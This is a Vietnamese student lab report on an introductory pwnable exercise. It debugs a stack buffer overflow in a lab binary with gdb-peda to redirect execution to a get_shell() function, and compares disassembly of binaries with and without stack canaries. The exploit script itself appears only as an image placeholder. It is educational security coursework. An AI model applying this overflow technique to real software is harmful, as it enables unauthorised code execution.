BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn & Khai thác lỗ hổng phần mềm

Tên chủ đề: Nhập môn Pwnable

GVHD: Nguyễn Hữu Quyền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.O12.ATCL

STT	Họ và tên	MSSV	Email
1	Bùi Hoàng Trúc Anh	21521817	21521817@gm.uit.edu.vn
2	Nguyễn Ngọc Trà My	21520353	21520353@gm.uit.edu.vn
3	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
4	Huỳnh Minh Tân Tiến	21521520	21521520@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%
4	Yêu cầu 4	100%
5	Yêu cầu 5	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


BÁO CÁO CHI TIẾT

1. **Sinh viên khai thác lỗ hổng buffer overflow của chương trình app1-no-canary, nhằm khiến chương trình gọi hàm get_shell() để mở shell tương tác.**

Quan sát mã nguồn app1-no-canary, hàm có thể bị ảnh hưởng bởi tấn công buffer overflow là hàm check(), từ đó các thông tin trong stack của check() có thể bị ghi đè.

Tiến hành debug chương trình này bằng gdb-peda: load chương trình vào gdb sau đó xem code assembly của hàm gọi hàm check() (main_func) bằng câu lệnh.





Có thể thấy địa chỉ của lệnh gọi hàm check() là 0x08048834.

Debug chương trình bằng câu lệnh và đặt breakpoint tại câu lệnh gọi hàm check với địa chỉ tìm được ở trên.

```
gdb-peda$ start
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

[----------registers----------]
EAX: 0x8048912 (<main>: lea    ecx,[esp+0x4])
EBX: 0xf7e1dff4 --> 0x21dd8c
ECX: 0xffffcfb0 --> 0x1
EDX: 0xffffcfd0 --> 0xf7e1dff4 --> 0x21dd8c
ESI: 0x80489b0 (<__libc_csu_init>:      push   ebp)
EDI: 0xf7ffcba0 --> 0x0
EBP: 0xffffcf98 --> 0x0
ESP: 0xffffcf94 --> 0xffffcfb0 --> 0x1
EIP: 0x8048920 (<main+14>:      sub    esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
   0x804891c <main+10>: push   ebp
   0x804891d <main+11>: mov    ebp,esp
   0x804891f <main+13>: push   ecx
=> 0x8048920 <main+14>: sub    esp,0x14
   0x8048923 <main+17>: mov    DWORD PTR [ebp-0xc],0x0
   0x804892a <main+24>: mov    DWORD PTR [ebp-0x10],0x0
   0x8048931 <main+31>: mov    DWORD PTR [ebp-0x14],0x1
   0x8048938 <main+38>: sub    esp,0x8
[----------stack----------]
0000| 0xffffcf94 --> 0xffffcfb0 --> 0x1
0004| 0xffffcf98 --> 0x0
0008| 0xffffcf9c --> 0xf7c237c5 (add    esp,0x10)
0012| 0xffffcfa0 --> 0x1
0016| 0xffffcfa4 --> 0x0
0020| 0xffffcfa8 --> 0x78 ('x')
0024| 0xffffcfac --> 0xf7c237c5 (add    esp,0x10)
0028| 0xffffcfb0 --> 0x1
[----------]
Legend: code, data, rodata, value

Temporary breakpoint 1, 0x08048920 in main ()
```


```
gdb-peda$ b* 0x08048834
Breakpoint 2 at 0x8048834
```

Sau đó chạy lệnh để chương trình chạy và dừng tại câu lệnh gọi hàm check. Chương trình sẽ dừng ở lệnh call hàm check (hình a). Gõ tiếp lệnh s để đi vào hàm:

```
[----------registers----------]
EAX: 0x9 ('\t')
EBX: 0xf7e1dff4 --> 0x21dd8c
ECX: 0x55683934 --> 0xd86f0200
EDX: 0x1
ESI: 0x80489b0 (<__libc_csu_init>:      push   ebp)
EDI: 0xf7ffcba0 --> 0x0
EBP: 0x55685fe0 --> 0xffffcf68 --> 0xffffcf98 --> 0x0
ESP: 0x55683988 --> 0x0
EIP: 0x8048834 (<main_func+130>:        call   0x804875b <check>)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[----------code----------]
   0x8048827 <main_func+117>:   push   0x8048aef
   0x804882c <main_func+122>:   call   0x80484f0 <printf@plt>
   0x8048831 <main_func+127>:   add    esp,0x10
=> 0x8048834 <main_func+130>:   call   0x804875b <check>
   0x8048839 <main_func+135>:   sub    esp,0xc
   0x804883c <main_func+138>:   push   0x8048af9
   0x8048841 <main_func+143>:   call   0x8048530 <puts@plt>
   0x8048846 <main_func+148>:   add    esp,0x10
No argument
[----------stack----------]
0000| 0x55683988 --> 0x0
0004| 0x5568398c --> 0x0
0008| 0x55683990 --> 0xf4f4f4f4
0012| 0x55683994 --> 0xf4f4f4f4
0016| 0x55683998 --> 0xf4f4f4f4
0020| 0x5568399c --> 0xf4f4f4f4
0024| 0x556839a0 --> 0xf4f4f4f4
0028| 0x556839a4 --> 0xf4f4f4f4
[----------]
Legend: code, data, rodata, value

Breakpoint 2, 0x08048834 in main_func ()
gdb-peda$
```

Hình a




Hình b


Về bản chất, trước khi gọi hàm check(), chương trình sẽ đẩy các đối số vào stack trước. Khi thực thi lệnh call, địa chỉ trả về ret-addr sẽ được đẩy vào stack, ở đây là địa chỉ 0x8048839, tức là lệnh kế tiếp của hàm main ngay sau lệnh gọi hàm check.


Có thể kiểm chứng điều này khi quan sát hình (b) khi hàm check() đã được gọi. Có thể thấy so với thời điểm ở hình (a), ở hình (b) đỉnh của stack có thêm giá trị ret-addr.

Vì hàm check không có đối số, nên không có giá trị nào được đẩy vào stack trước đó.

Đi qua từng lệnh, cho đến khi gặp lệnh yêu cầu nhập input. Thử nhập input password là “AAAA” và quan sát thay đổi trên stack sau khi nhập









Ở đây chúng ta thấy, giá trị "AAAA" sẽ được lưu vào địa chỉ 0x55683968, có nghĩa địa chỉ này là nơi bắt đầu lưu trữ biến buf.

Chúng ta xem các giá trị trong stack đang lưu ở các vùng nhớ lân cận 0x55683968, ta thấy vị trí bắt đầu lưu giá trị ret-addr 0x08048839 là địa chỉ 0x55683984.




Từ thông tin có được ở hình trên ta có thể thấy cần nhập input có độ dài là 28 bytes để có thể ghi đè lên return address.


Đây chính là địa chỉ của hàm muốn gọi, tức là hàm get_shell(). Sử dụng câu lệnh sau để tìm địa chỉ của hàm get_shell



Viết code để khai thác app1-no-canary:




Khi khai thác thành công, kết quả như bên dưới với dòng "Call get_shell" và 1 shell được mở ra để gõ các lệnh




2. Sinh viên thực hiện theo hướng dẫn để quan sát khác biệt về code và giá trị stack canary được thêm để bảo vệ stack khỏi tấn công buffer overflow.

- Bước 1. Kiểm tra cấu hình sử dụng stack canary của 2 phiên bản app2

Ở file app2-canary, chúng ta thấy cờ CANARY đã được bật.



Ở file app2-no-canary, cờ CANARY đã bị tắt.



- Bước 2. Kiểm tra khác biệt về code của 2 phiên bản app2

Các hàm được gọi đã được đánh dấu cho thấy sự tương quan giữa 2 phiên bản. Tuy nhiên, trong code assembly của file app2-canary sẽ có thêm các đoạn code với mục đích thêm giá trị canary vào stack và tiến hành kiểm tra.

So sánh khác biệt trong code của 2 phiên bản

- Phiên bản app2-no-canary không có đoạn code nào để thêm hoặc kiểm tra giá trị canary.
- Phiên bản app2-canary có thêm hai đoạn code sau:

+ Đoạn code thêm giá trị canary vào stack nằm ở phần đầu của hàm, sau khi các giá trị được push vào stack và trước khi các biến cục bộ được khởi tạo. Đoạn code này

sử dụng lệnh mov để chép giá trị canary từ thanh ghi %gs:0x14 vào vị trí trên stack được chỉ định bởi thanh ghi %ebp-0xc.

+ Vị trí của canary: Canary được lưu trữ ở vị trí trên stack có địa chỉ bằng giá trị của thanh ghi %ebp trừ đi 12 (0xc) byte, có thể được biểu diễn bằng %ebp-0xc

+ Đoạn code kiểm tra giá trị canary trước khi kết thúc hàm nằm ở cuối hàm, trước khi gọi lệnh ret để trả về địa chỉ gọi hàm. Đoạn code này sử dụng lệnh xor để so sánh giá trị canary trên stack với giá trị canary ban đầu. Nếu hai giá trị khác nhau, nghĩa là canary đã bị thay đổi do tràn bộ đệm, thì chương trình sẽ gọi hàm __stack_chk_fail để kết thúc chương trình.

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0804852b <+0>:     push   ebp
   0x0804852c <+1>:     mov    ebp,esp
   0x0804852e <+3>:     push   ebx
   0x0804852f <+4>:     sub    esp,0x10
   0x08048532 <+7>:     call   0x80483d0 <geteuid@plt>
   0x08048537 <+12>:    mov    ebx,eax
   0x08048539 <+14>:    call   0x80483d0 <geteuid@plt>
   0x0804853e <+19>:    push   ebx
   0x0804853f <+20>:    push   eax
   0x08048540 <+21>:    call   0x80483f0 <setreuid@plt>
   0x08048545 <+26>:    add    esp,0x8
   0x08048548 <+29>:    push   0x8048630
   0x0804854d <+34>:    call   0x80483e0 <puts@plt>
   0x08048552 <+39>:    add    esp,0x4
   0x08048555 <+42>:    push   0x804863a
   0x0804855a <+47>:    call   0x80483c0 <printf@plt>
   0x0804855f <+52>:    add    esp,0x4
   0x08048562 <+55>:    lea    eax,[ebp-0x14]
   0x08048565 <+58>:    push   eax
   0x08048566 <+59>:    push   0x8048644
   0x0804856b <+64>:    call   0x8048410 <__isoc99_scanf@plt>
   0x08048570 <+69>:    add    esp,0x8
   0x08048573 <+72>:    push   0x8048647
   0x08048578 <+77>:    lea    eax,[ebp-0x14]
   0x0804857b <+80>:    push   eax
   0x0804857c <+81>:    call   0x80483b0 <strcmp@plt>
   0x08048581 <+86>:    add    esp,0x8
   0x08048584 <+89>:    test   eax,eax
   0x08048586 <+91>:    jne    0x8048597 <main+108>
   0x08048588 <+93>:    push   0x804864e
   0x0804858d <+98>:    call   0x80483e0 <puts@plt>
   0x08048592 <+103>:   add    esp,0x4
   0x08048595 <+106>:   jmp    0x80485a4 <main+121>
   0x08048597 <+108>:   push   0x804865d
   0x0804859c <+113>:   call   0x80483e0 <puts@plt>
   0x080485a1 <+118>:   add    esp,0x4
   0x080485a4 <+121>:   mov    eax,0x0
   0x080485a9 <+126>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x080485ac <+129>:   leave
   0x080485ad <+130>:   ret
End of assembler dump.
```


app2-no-canary

```
   0x0804857b <+0>:     push   ebp
   0x0804857c <+1>:     mov    ebp,esp
   0x0804857e <+3>:     push   ebx
   0x0804857f <+4>:     sub    esp,0x18
   0x08048582 <+7>:     mov    eax,DWORD PTR [ebp+0xc]
   0x08048585 <+10>:    mov    DWORD PTR [ebp-0x1c],eax
   0x08048588 <+13>:    mov    eax,gs:0x14
   0x0804858e <+19>:    mov    DWORD PTR [ebp-0x8],eax
   0x08048591 <+22>:    xor    eax,eax
   0x08048593 <+24>:    call   0x8048420 <geteuid@plt>
   0x08048598 <+29>:    mov    ebx,eax
   0x0804859a <+31>:    call   0x8048420 <geteuid@plt>
   0x0804859f <+36>:    push   ebx
   0x080485a0 <+37>:    push   eax
   0x080485a1 <+38>:    call   0x8048440 <setreuid@plt>
   0x080485a6 <+43>:    add    esp,0x8
   0x080485a9 <+46>:    push   0x80486a0
   0x080485ae <+51>:    call   0x8048430 <puts@plt>
   0x080485b3 <+56>:    add    esp,0x4
   0x080485b6 <+59>:    push   0x80486aa
   0x080485bb <+64>:    call   0x8048400 <printf@plt>
   0x080485c0 <+69>:    add    esp,0x4
   0x080485c3 <+72>:    lea    eax,[ebp-0x18]
   0x080485c6 <+75>:    push   eax
   0x080485c7 <+76>:    push   0x80486b4
   0x080485cc <+81>:    call   0x8048460 <__isoc99_scanf@plt>
   0x080485d1 <+86>:    add    esp,0x8
   0x080485d4 <+89>:    push   0x80486b7
   0x080485d9 <+94>:    lea    eax,[ebp-0x18]
   0x080485dc <+97>:    push   eax
   0x080485dd <+98>:    call   0x80483f0 <strcmp@plt>
   0x080485e2 <+103>:   add    esp,0x8
   0x080485e5 <+106>:   test   eax,eax
   0x080485e7 <+108>:   jne    0x80485f8 <main+125>
   0x080485e9 <+110>:   push   0x80486be
   0x080485ee <+115>:   call   0x8048430 <puts@plt>
   0x080485f3 <+120>:   add    esp,0x4
   0x080485f6 <+123>:   jmp    0x8048605 <main+138>
   0x080485f8 <+125>:   push   0x80486cd
   0x080485fd <+130>:   call   0x8048430 <puts@plt>
   0x08048602 <+135>:   add    esp,0x4
   0x08048605 <+138>:   mov    eax,0x0
   0x0804860a <+143>:   mov    edx,DWORD PTR [ebp-0x8]
   0x0804860d <+146>:   xor    edx,DWORD PTR gs:0x14
   0x08048614 <+153>:   je     0x804861b <main+160>
   0x08048616 <+155>:   call   0x8048410 <__stack_chk_fail@plt>
   0x0804861b <+160>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x0804861e <+163>:   leave
   0x0804861f <+164>:   ret
```


app2-canary

